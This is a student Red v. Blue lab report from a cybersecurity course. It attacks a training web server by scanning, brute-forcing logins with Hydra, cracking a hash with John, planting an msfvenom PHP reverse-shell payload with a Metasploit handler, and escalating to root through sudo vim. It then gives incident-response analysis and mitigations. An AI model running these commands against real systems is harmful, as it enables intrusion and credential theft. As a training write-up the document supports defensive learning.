

UC Irvine Cyber Security

Instructors:

Johnny Villareal

Michael Bermingham

Teaching Assistance:

Dennis Tran

Michael Martin

Red v. Blue

By: Grant
Guadalupe Luna
Jin Mok
Joe Lam
Benjamin Halpern

Date: 08/23/2019



KALI LINUX TOOLS - ENUMERATION & HASH TYPE ID TOOLS

Nikto - Web Vulnerability Scanner

Hash-Identifier - Identifying Hash Algorithm

Netdiscover - ARP Scanner

Nmap - Hosts and Services Enumeration & Scanner

Skipfish - Active web reconnaissance tool.

Dirb/Dirbuster - Brute forcing web directory content.

Gobuster - Brute forcing web directory content.

Syntax: `$nmap -sn 172.16.84.0/24 <= Target scan => target 172.16.84.205`

`$nikto -h 172.16.84.205`

`$nmap -A -sT -sV -sC -T4 -v 172.16.84.205`


`$netdiscover -r 172.16.84.205`

`$skipfish -o /root/filedir http://172.16.84.205`

Vulnerability Assessment

- Nikto & skipfish & Dirb & Gobuster
- Server runs on Apache/2.4.29
- Allowed HTTP GET/POST/OPTIONS/HEAD
- Directory indexing & listing Enabled - Opened to public.
- SSH Connection - Brute forcible.
- Secret Company Folder listed on the web.
- PHP Server-side script exploitable.
- No login attempt lockout nor 2-factor authentication.
- Password not masked, shows as plaintext.
- /?admin directory available as admin.
- Needs to implement Principle of Least Privilege.
- Weak credentials as for executives of the company.
- Basic Authentication - base64 & plaintext can be used to pass the hash.
- Secret folder brute forceable & SSH logins.

Syntax: skipfish -o /root/Raven http://172.16.84.205



- http://172.16.84.205/** **company_blog**
- Code: 200, length: 1587, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 1587, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- New 404 signature seen**
- Code: 404, length: 284, declared: `text/html`, charset: iso-8859-1 [show trace »]
- New "Server" header value seen**
- Code: 200, length: 1587, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: apache/2.4.18 (Ubuntu)
- company_pab**
- Code: 200, length: 948, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 948, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- blog.txt**
- Code: 200, length: 420, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace »]
- Incorrect or missing charset (low risk)**
- 1. Code: 200, length: 420, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace »]
- Generic MIME used (low risk)**
- 1. Code: 200, length: 420, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace »]
- Memo: text/plain
- C=N**
- Code: 200, length: 948, declared: `text/html`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 948, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- O=D**
- Code: 200, length: 948, declared: `text/html`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 948, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- company_folders**
- Code: 200, length: 1362, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 1362, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- + company_culture**
- Code: 200, length: 1366, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- + customer_info**
- Code: 200, length: 1358, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- # sales_docs**
- Code: 200, length: 1306, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- + C=N**
- Code: 200, length: 1362, declared: `text/html`, charset: UTF-8 [show trace »]
- + O=D**
- Code: 200, length: 1362, declared: `text/html`, charset: UTF-8 [show trace »]
- company_share**
- Code: 200, length: 1362, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 1362, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Memo: Directory listing
- + C=N**
- Code: 200, length: 1366, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]
- Directory listing enabled**
- 1. Code: 200, length: 1366, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace »]

Code: 403, length: 254, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 796, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

Icons @2

Code: 403, length: 254, declared: `text/html`, detected: `application/xhtml+xml`, charset: iso-8859-1 [show trace +]

meet our team @9 @5

Code: 200, length: 1346, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 1346, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

ashton.txt @2

Code: 200, length: 314, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

- Incorrect or missing charset (low risk)
- 1. Code: 200, length: 314, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Generic MIME used (low risk)

1. Code: 200, length: 314, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Memo: text/plain

hannah.txt @2

Code: 200, length: 396, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

- Incorrect or missing charset (low risk)
- 1. Code: 200, length: 396, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Generic MIME used (low risk)

1. Code: 200, length: 396, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Memo: text/plain

ryan.txt @2

Code: 200, length: 238, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

- Incorrect or missing charset (low risk)
- 1. Code: 200, length: 238, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Generic MIME used (low risk)

1. Code: 200, length: 238, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Memo: text/plain

C=N @1

Code: 200, length: 1346, declared: `text/html`, detected: `text/html`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 1346, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

O=D @1

Code: 200, length: 1346, declared: `text/html`, detected: `text/html`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 1346, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

robots.txt @2

Code: 200, length: 71, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

- Incorrect or missing charset (low risk)
- 1. Code: 200, length: 71, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Generic MIME used (low risk)

1. Code: 200, length: 71, declared: `text/plain`, detected: `text/plain`, charset: [none] [show trace +]

Memo: text/plain

sitemap.xml

Code: 404, length: 288, declared: `text/html`, detected: `iso-8859-1` [show trace +]

C=N @1

Code: 200, length: 1387, declared: `text/html`, detected: `text/html`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 1387, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

O=D @1

Code: 200, length: 1387, declared: `text/html`, detected: `text/html`, charset: UTF-8 [show trace +]

- Directory listing enabled
- 1. Code: 200, length: 1387, declared: `text/html`, detected: `application/xhtml+xml`, charset: UTF-8 [show trace +]
- Memo: Directory listing

```

  robots.txt (2)
  Code 200, length: 17, declared: text/plain, detected: text/plain, charset: [none] | show trace >

  Incorrect or missing charset (low risk)
  1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] | show trace >
  Generic MIME used (low risk)
  1. Code: 200, length: 71, declared: text/plain, detected: text/plain, charset: [none] | show trace >
  Memo: text/plain

  sitemap.xml
  Code 404, length: 288, declared: text/html, charset: iso-8859-1 | show trace >

  C#N (1)
  Code 200, length: 189, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 | show trace >
  Directory listing enabled
  1. Code: 200, length: 3847, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 | show trace >
  Memo: Directory listing

  C-D (1)
  Code 200, length: 1897, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 | show trace >
  Directory listing enabled
  1. Code: 200, length: 3847, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 | show trace >
  Memo: Directory listing

Document type overview - click to expand:

application/xhtml+xml (5)
1. http://172.16.84.205/ (1517 bytes) | show trace >
2. http://172.16.84.205/company_blog/ (946 bytes) | show trace >
3. http://172.16.84.205/company_folders/ (1382 bytes) | show trace >
4. http://172.16.84.205/company_share/ (756 bytes) | show trace >
5. http://172.16.84.205/icons/ (234 bytes) | show trace >

image/gif (4)
1. http://172.16.84.205/icons/a.gif (246 bytes) | show trace >
2. http://172.16.84.205/icons/bg.gif (216 bytes) | show trace >
3. http://172.16.84.205/icons/blark.gif (148 bytes) | show trace >
4. http://172.16.84.205/icons/logo.gif (225 bytes) | show trace >

textplain (6)
1. http://172.16.84.205/company_blog/blog.txt (420 bytes) | show trace >
2. http://172.16.84.205/company_folders/customer_info/customers.txt (235 bytes) | show trace >
3. http://172.16.84.205/meet_our_team/ashton.txt (314 bytes) | show trace >
4. http://172.16.84.205/meet_our_team/hannah.txt (308 bytes) | show trace >
5. http://172.16.84.205/meet_our_team/ryan.txt (228 bytes) | show trace >
6. http://172.16.84.205/robots.txt (71 bytes) | show trace >

Issue type overview - click to expand:

  Incorrect or missing charset (low risk) (8)
  1. http://172.16.84.205/company_blog/blog.txt | show trace >
  2. http://172.16.84.205/company_folders/customer_info/customers.txt | show trace >
  3. http://172.16.84.205/meet_our_team/ashton.txt | show trace >
  4. http://172.16.84.205/meet_our_team/hannah.txt | show trace >
  5. http://172.16.84.205/meet_our_team/ryan.txt | show trace >
  6. http://172.16.84.205/robots.txt | show trace >

  Generic MIME used (low risk) (8)
  1. http://172.16.84.205/company_blog/blog.txt | show trace >
  Memo: text/plain
  2. http://172.16.84.205/company_folders/customer_info/customers.txt | show trace >
  Memo: text/plain
  3. http://172.16.84.205/meet_our_team/ashton.txt | show trace >
  Memo: text/plain
  4. http://172.16.84.205/meet_our_team/hannah.txt | show trace >
  Memo: text/plain
  5. http://172.16.84.205/meet_our_team/ryan.txt | show trace >
  Memo: text/plain
  6. http://172.16.84.205/robots.txt | show trace >
  Memo: text/plain
```

Generic MIME used (low risk) (B)

- 1. http://172.16.84.205/company_blog/blog.txt [show trace +]
Name: text/plain
- 2. http://172.16.84.205/company_folders/customer_info/customers.txt [show trace +]
Name: text/plain
- 3. http://172.16.84.205/meet_our_team/ashton.txt [show trace +]
Name: text/plain
- 4. http://172.16.84.205/meet_our_team/hannah.txt [show trace +]
Name: text/plain
- 5. http://172.16.84.205/meet_our_team/ryan.txt [show trace +]
Name: text/plain
- 6. <http://172.16.84.205/robots.txt> [show trace +]
Name: text/plain

Hidden files / directories (B)

- 1. <http://172.16.84.205/favicon.gif> [show trace +]

Directory listing enabled (B)

- 1. <http://172.16.84.205/> [show trace +]
Name: Directory listing
- 2. http://172.16.84.205/company_blog/ [show trace +]
Name: Directory listing
- 3. http://172.16.84.205/company_blog?C=9876tsf;O=D [show trace +]
Name: Directory listing
- 4. http://172.16.84.205/company_blog?C=N;O=9876tsf [show trace +]
Name: Directory listing
- 5. http://172.16.84.205/company_folders/ [show trace +]
Name: Directory listing
- 6. http://172.16.84.205/company_folders/company_culture/ [show trace +]
Name: Directory listing
- 7. http://172.16.84.205/company_folders/customer_info/ [show trace +]
Name: Directory listing
- 8. http://172.16.84.205/company_folders/customer_info?C=9876tsf;O=D [show trace +]
Name: Directory listing
- 9. http://172.16.84.205/company_folders/customer_info?C=N;O=9876tsf [show trace +]
Name: Directory listing
- 10. http://172.16.84.205/company_folders/customer_info?C=N;O=9876tsf;O=D [show trace +]
Name: Directory listing
- 11. http://172.16.84.205/company_folders?C=N;O=9876tsf [show trace +]
Name: Directory listing
- 12. http://172.16.84.205/company_share/ [show trace +]
Name: Directory listing
- 13. http://172.16.84.205/company_share?C=9876tsf;O=D [show trace +]
Name: Directory listing
- 14. http://172.16.84.205/company_share?C=N;O=9876tsf [show trace +]
Name: Directory listing
- 15. http://172.16.84.205/meet_our_team/ [show trace +]
Name: Directory listing
- 16. http://172.16.84.205/meet_our_team?C=9876tsf;O=D [show trace +]
Name: Directory listing
- 17. http://172.16.84.205/meet_our_team?C=N;O=9876tsf [show trace +]
Name: Directory listing
- 18. <http://172.16.84.205/?C=9876tsf;O=D> [show trace +]
Name: Directory listing
- 19. <http://172.16.84.205/?C=N;O=9876tsf> [show trace +]
Name: Directory listing


New 404 signature seen (B)

- 1. <http://172.16.84.205/987676> [show trace +]

New 'Server' header value seen (B)


- 1. <http://172.16.84.205/> [show trace +]
Name: Apache/2.4.29 (Ubuntu)

Attacking Methods:




```
9999: Trilogy Labs - Ubuntu 18 & Kali - Microsoft Edge
https://labclient.labondemand.com/LabClient/6b194579-8764-4251-8fb1-dca709f15605?rc=10
Applications Places Terminal
root@kali: /usr/share/wordlists
File Edit View Search Terminal Help
Tierce libloouis recon-ng
File libnma recstudo
root@kali: /usr/share# cd wordlists
root@kali: /usr/share/wordlists# cat fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt sqlmap.txt wfuzz
root@kali: /usr/share/wordlists# hydra -l ashton -P rockyou.txt -i 127.16.84.205 -s 80 http-get /company/folders/
Hydra (http://www.thc.org/thc-hydra) starting at 2019-08-20 23:14:28
[DATA] max 16 tasks per 1 server; overall 64 tasks, 14344483 login tries (1:1/p:14344483), ~14008 tries per task
[STATUS] attacking service http-get on port 80
[VERBOSE] Resolving addresses ... done
[STATUS] 4691.00 tries/min, 4691 tries in 00:01h, 14339857 to do in 51:40h, 16 active
[80][http-get] host: 172.16.84.205 login: ashton password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-08-20 23:16:39
```

- Hydra was a tool used to brute force in Kali Linux to crack passwords.
- We knew that it would work since it was a vulnerability that had been found.
- Brute force will work in the real world for penetration testing to check whether the security measures that have been done are secure to its full extent.
- One of the key factors to protection is having a stronger password by 2-factor authentication and mandatory parameters such as minimum characters of 8 or more, upper/lowercase/special characters/number. Also, getting locked out if multiple failed login attempts have been made.



```
[DATA] max 16 tasks per 1 server; overall 64 tasks, 14344483 login tries (1:1/p:14344483), ~14008 tries per task
[DATA] attacking service http-get on port 80
[VERBOSE] Resolving addresses ... done
[STATUS] 4691.00 tries/min, 4691 tries in 00:01h, 14339792 to do in 50:57h, 16 active
[80][http-get] host: 172.16.84.205 login: ryan password: linux4u
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-08-20 23:30:33
root@kali:~#
```



```
Trilogy Labs - Ubuntu 18 & Kali - Microsoft Edge
https://labclient.labondemand.com/LabClient/6b194579-8764-4251-8fb1-dca709f15605?rc=10
Applications Places Terminal
root@kali: /
File Edit View Search Terminal Help
root@kali: /usr/share/wordlists# cd ..
root@kali: /usr/share# cd /
root@kali: /# nano hash.txt
root@kali: /# nano hash.txt
root@kali: /# cat h
hash.txt home/
root@kali: /# cat hash.txt
ryan:$6$c/qMD/qj$K0qfxmDZlcf1EPInclm4mH8SF.5wGz5ZUDEKsw5J98dD1Po2v7b0aol12HdG5HNxf110qD/B5kcdq9QNxw/e0:18016:0:99999:7:::
root@kali: /# john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
linux4u (ryan)
1g 0:00:00:48 DONE (2019-08-21 00:48) 0.02057g/s 209.3p/s 209.3c/s 209.3C/s sherwood..stumpy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: /#
```

Or you can also copy the hash that was found in webdav and put it into a file which in this case we called it hash.txt. Afterwards run john with the name of the file (hash.txt) and will crack the password.

```
root@kali:~# msfvenom -p php/meterpreter reverse_tcp LHOST=172.16.84.205 LPORT=4000 -f raw > payload.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26801 bytes

root@kali:~# msfvenom -p php/meterpreter reverse_tcp LHOST=172.16.84.55 LPORT=4000 -f raw > payload.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 26800 bytes

root@kali:~#
```

Msfvenom

- Msfvenom was used in order to insert a malicious payload in raw form into the victims server.
- We knew that this payload would work when we included the victim's address when creating the payload.
- This would work in the real world when you have already connected to victims server.
- We would recommend to stop outgoing traffic to get out to other ports in the firewall.

```
root@kali:~# msfconsole

II
II 6..P
II 'T:..:P'
II 'T:..:P'
IIIIII 'YvP'

I love shells --egypt

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

+ -- ==[ metasploit v4.12.23-dev ]
+ -- ==[ 1577 exploits - 907 auxiliary - 272 post ]
+ -- ==[ 455 payloads - 39 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handlers
[-] Failed to load module: exploit/multi/handlers
msf > Interrupt: use the 'exit' command to quit
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 172.16.84.55
LHOST => 172.16.84.55
msf exploit(handler) > set LPORT 4000
LPORT => 4000
msf exploit(handler) > run

[*] Started reverse TCP handler on 172.16.84.55:4000
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (172.16.84.55:4000 -> 172.16.84.205:52808) at 2019-08-21 00:16:35 -0400

meterpreter >
```

As shown above inside the msfconsole:

1. Payload was set to php/meterpreter_reverse_tcp
2. We set the lhost ip address of us in order to reach the victims server.
3. We set the port number.
4. We run it in order to create the payload
5. Which created the meterpreter.

Post-exploitation

After acquiring the credentials found through brute-forcing, as well as cracking hashes found on the web server, the attacker is able to gain access to a shell on the machine.

The credentials discovered are as follows:

/secret_folder : user: ashton pass: leopoldo

Found through brute-forcing

/webdav : user: ryan pass: linux4u

Found through brute-forcing and cracking the hash in /secret_folder

ssh:// : user: ryan pass: linux4u

Found through brute-forcing, previous used credentials, and cracking the hash found in /webdav

Escalation

Once a shell is gained through either SSH or a reverse shell, the attacker is using a lower level user. Upon inspection of the SSH connection the attacker is acting as the user ryan. Ryan has sudo privileges to access Vim, Less, find as root. Vim allows you to run commands through its service, and are able to spawn a root shell with the syntax “ `!/bin/bash` ” gaining root privileges.

```
Last login: Wed Aug 21 04:01:11 2019 from 172.16.84.55
ryan@server1:~$ sudo -l
[sudo] password for ryan:
Matching Defaults entries for ryan on server1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User ryan may run the following commands on server1:
    (root) /usr/bin/less, /usr/bin/vim, /usr/bin/find
ryan@server1:~$
```

```
~
~
:!/bin/bash
```

```
root@server1:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@server1:~#
```


Access

Having root access to the machine gives the attacker full access to the machine and all its processes. With full access, back doors into the system are able to be opened creating a persistent threat.

Persistence can be created by

- Starting a bind shell on the system
- Importing ssh keys into the root directory
- Adding a blank parameter to a php file on the server, passing that parameter to the system allowing Remote Code Execution.

To defend against these persistent threats, stronger passwords, policy of least privileges, and setuid mitigation is recommended.

Incident Response - Summary

Upon analyzing the log file

- There were 10145 authentication attempts against Ashton's credential utilizing Hydra from IP address 172.16.84.213 to web server 172.16.84.205
- The first authentication against the "Secret Folder" Started at 2019/05/06 09:32:29
- Hacker found Ashton's password on 2019/05/06 09:36:23
- Ashton's password was brute forced within 4 minutes
- Ryan's password was utilized to access WebDav
- Reverse Shell file "shell.php" was uploaded on 2019/05/06 09:37:14
- The file reuploaded on 2019/05/06 09:38:57 and the shell was activated on 2019/05/06 09:40:46

Incident Response - Password Brute Force

The image shows a Wireshark packet capture of an HTTP request and response. The packet list on the left shows a series of GET requests to `http://172.16.84.205/`. The selected packet (No. 60903) is an HTTP 401 Unauthorized response. The packet details pane shows the response structure, including the `Authorization` header and the `Credentials` field, which is highlighted with a red box. The packet bytes pane shows the raw data of the response.

No.	Request Frame	Time	Delta	Source	Source Port	Destination	Destination Port	Protocol	Length	Request URI	Info
60854		2019-05-06 09:36:05.248309	0.012499000	172.16.84.213	32880	172.16.84.205	80	HTTP	229	GET /co	GET /co
60858		2019-05-06 09:36:05.249618	0.000014000	172.16.84.213	32882	172.16.84.205	80	HTTP	229	GET /co	GET /co
60867		2019-05-06 09:36:05.259442	0.000025000	172.16.84.213	32884	172.16.84.205	80	HTTP	225	GET /co	GET /co
60873		2019-05-06 09:36:05.274990	0.001609000	172.16.84.213	32886	172.16.84.205	80	HTTP	229	GET /co	GET /co
60878		2019-05-06 09:36:05.287696	0.001396000	172.16.84.213	32888	172.16.84.205	80	HTTP	229	GET /co	GET /co
60903		2019-05-06 09:36:23.532480	4.944903000	172.16.84.213	32890	172.16.84.205	80	HTTP	460	GET /co	GET /co
60915		2019-05-06 09:36:26.529984	2.920716000	172.16.84.213	32890	172.16.84.205	80	HTTP	542	GET /co	GET /co
60926		2019-05-06 09:37:08.481181	2.915368000	172.16.84.213	32896	172.16.84.205	80	HTTP	269	OPTIONS	OPTIONS
60930		2019-05-06 09:37:08.482481	0.000318000	172.16.84.213	32898	172.16.84.205	80	HTTP	269	OPTIONS	OPTIONS

Packet 60903 details:

```
<Accept-Language: en-US,en;q=0.5\r\n>
Accept-Encoding: gzip, deflate\r\n
<Accept-Encoding: gzip, deflate\r\n>
DNT: 1\r\n
Connection: keep-alive\r\n
<Connection: keep-alive\r\n>
Upgrade-Insecure-Requests: 1\r\n
Authorization: Basic YXNodG9uOmx1b3BvbGRv\r\n
  Credentials: ashton:leopoldo
<Authorization: Basic YXNodG9uOmx1b3BvbGRv\r\n>
\r\n
[Full request URI: http://172.16.84.205/company_folders/secret_folder/]
<Request: True>
[HTTP request 2/4]
[Prev request in frame: 60901]
[Next request in frame: 60905]
```

Packet 60903 bytes:

```
0000 00 0c 29 1c 28 dc 00 0c 29 07 34 cf 08 00 45 00 ..):(...).4...E..
0010 01 be b0 2b 40 00 40 06 87 4b ac 10 54 d5 ac 10 ...+@.@.K..T...
0020 54 cd 80 7a 00 50 ac a9 01 5f 21 c4 8e d4 80 18 T..Z.P.._!.....
0030 00 f0 3b 7d 00 00 01 01 08 0a 3d 69 e4 4e e2 c0 ;}.....=i.N..
0040 d7 80 47 45 54 20 2f 63 6f 6d 70 61 6e 79 5f 66 ..GET /c ompany_f
```

Incident Response - Reverse Shell

The image shows a Wireshark packet capture of a network session. The top pane displays a list of packets, and the bottom pane shows the details of the selected packet (No. 60953).

Packet List:

No.	Request Frame	Time	Delta	Source	Source Port	Destination	Destination Port	Protocol	Length	Request URI	Request Method
60952		2019-05-06 09:37:14.261818	0.009427000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60955		2019-05-06 09:37:15.409339	1.136648000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60958		2019-05-06 09:37:15.414199	0.002964000	172.16.84.213	32900	172.16.84.205	80	TCP	368		
60960		2019-05-06 09:37:15.425357	0.010200000	172.16.84.213	32900	172.16.84.205	80	TCP	342		
60962		2019-05-06 09:37:15.427127	0.001652000	172.16.84.213	32900	172.16.84.205	80	HTTP	278		DELETE
60967		2019-05-06 09:37:15.436056	0.000273000	172.16.84.213	32902	172.16.84.205	80	TCP	368		
60979		2019-05-06 09:38:57.546281	0.019242000	172.16.84.213	32904	172.16.84.205	80	TCP	342		
60981		2019-05-06 09:38:57.548343	0.000919000	172.16.84.213	32904	172.16.84.205	80	TCP	311		
60983		2019-05-06 09:38:57.552601	0.002659000	172.16.84.213	32904	172.16.84.205	80	TCP	368		
61010		2019-05-06 09:40:46.425729	2.024876000	172.16.84.213	32912	172.16.84.205	80	HTTP	481		GET

Packet Details (No. 60953):

- Urgent pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 - > TCP Option - No-Operation (NOP)
 - > TCP Option - No-Operation (NOP)
 - > TCP Option - Timestamps: TSval 1030400618, TSecr 3804344553
- [SEQ/ACK analysis]
 - [iRTT: 0.000330000 seconds]
 - [Bytes in flight: 303]
 - [Bytes sent since last PSH flag: 302]
- [Timestamps]
 - [Time since first frame in this TCP stream: 0.009757000 seconds]
 - [Time since previous frame in this TCP stream: 0.009427000 seconds]
- TCP payload (302 bytes)
 - [Reassembled PDU in frame: 60953](#)
- TCP segment data (302 bytes)
 - 0020 54 cd 80 84 00 50 86 1c 98 8f 84 bb 50 ed 80 18 T...P..P...
 - 0030 00 e5 73 0e 00 01 01 08 0a 3d 6a aa 6a e2 c1 ..s..... ..j..j..
 - 0040 b0 e9 50 52 4f 50 46 49 4e 44 20 2f 77 65 62 64 ..PROPFIND /webd
 - 0050 61 76 2f 73 68 65 6c 6c 2e 70 68 70 20 48 54 54 av/shell.php HTTP
 - 0060 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 37 32 P/I..H ost: 172

Bottom Status Bar:

- How long it took for the SYN to ACK handshake (iRTT) (tcp.analysis.initial_rtt)
- Packets: 61011 · Displayed: 10 (0.0%)
- Profile: Default

Mitigation

- Limit the # of incorrect authentication attempts to prevent brute force by using identifying cookies or unique browser elements
- Increase password complexity to a minimum of 10 characters, upper, lower cases, 2 to 5 numbers and special characters to increase password entropy
- Implement “reCaptcha” to prevent robot or automation brute force on sensitive fields
- Do not use the same password for multiple logins
- Do not store any form of passwords on a public facing server
- Disable directory indexing on website’s folder
- Patch and Update Servers

Mitigate Privesc

- Limit the use of sudo for find
 - Can be used to find and execute as root any command on a searched file
- Limit the use of sudo for vim
 - Vim can run commands within its shell, so running Vim as root allows it to create a root bash shell
- Limit the use of sudo for less
 - Less can be abused by using it to launch vi, which can spawn a shell

Questions

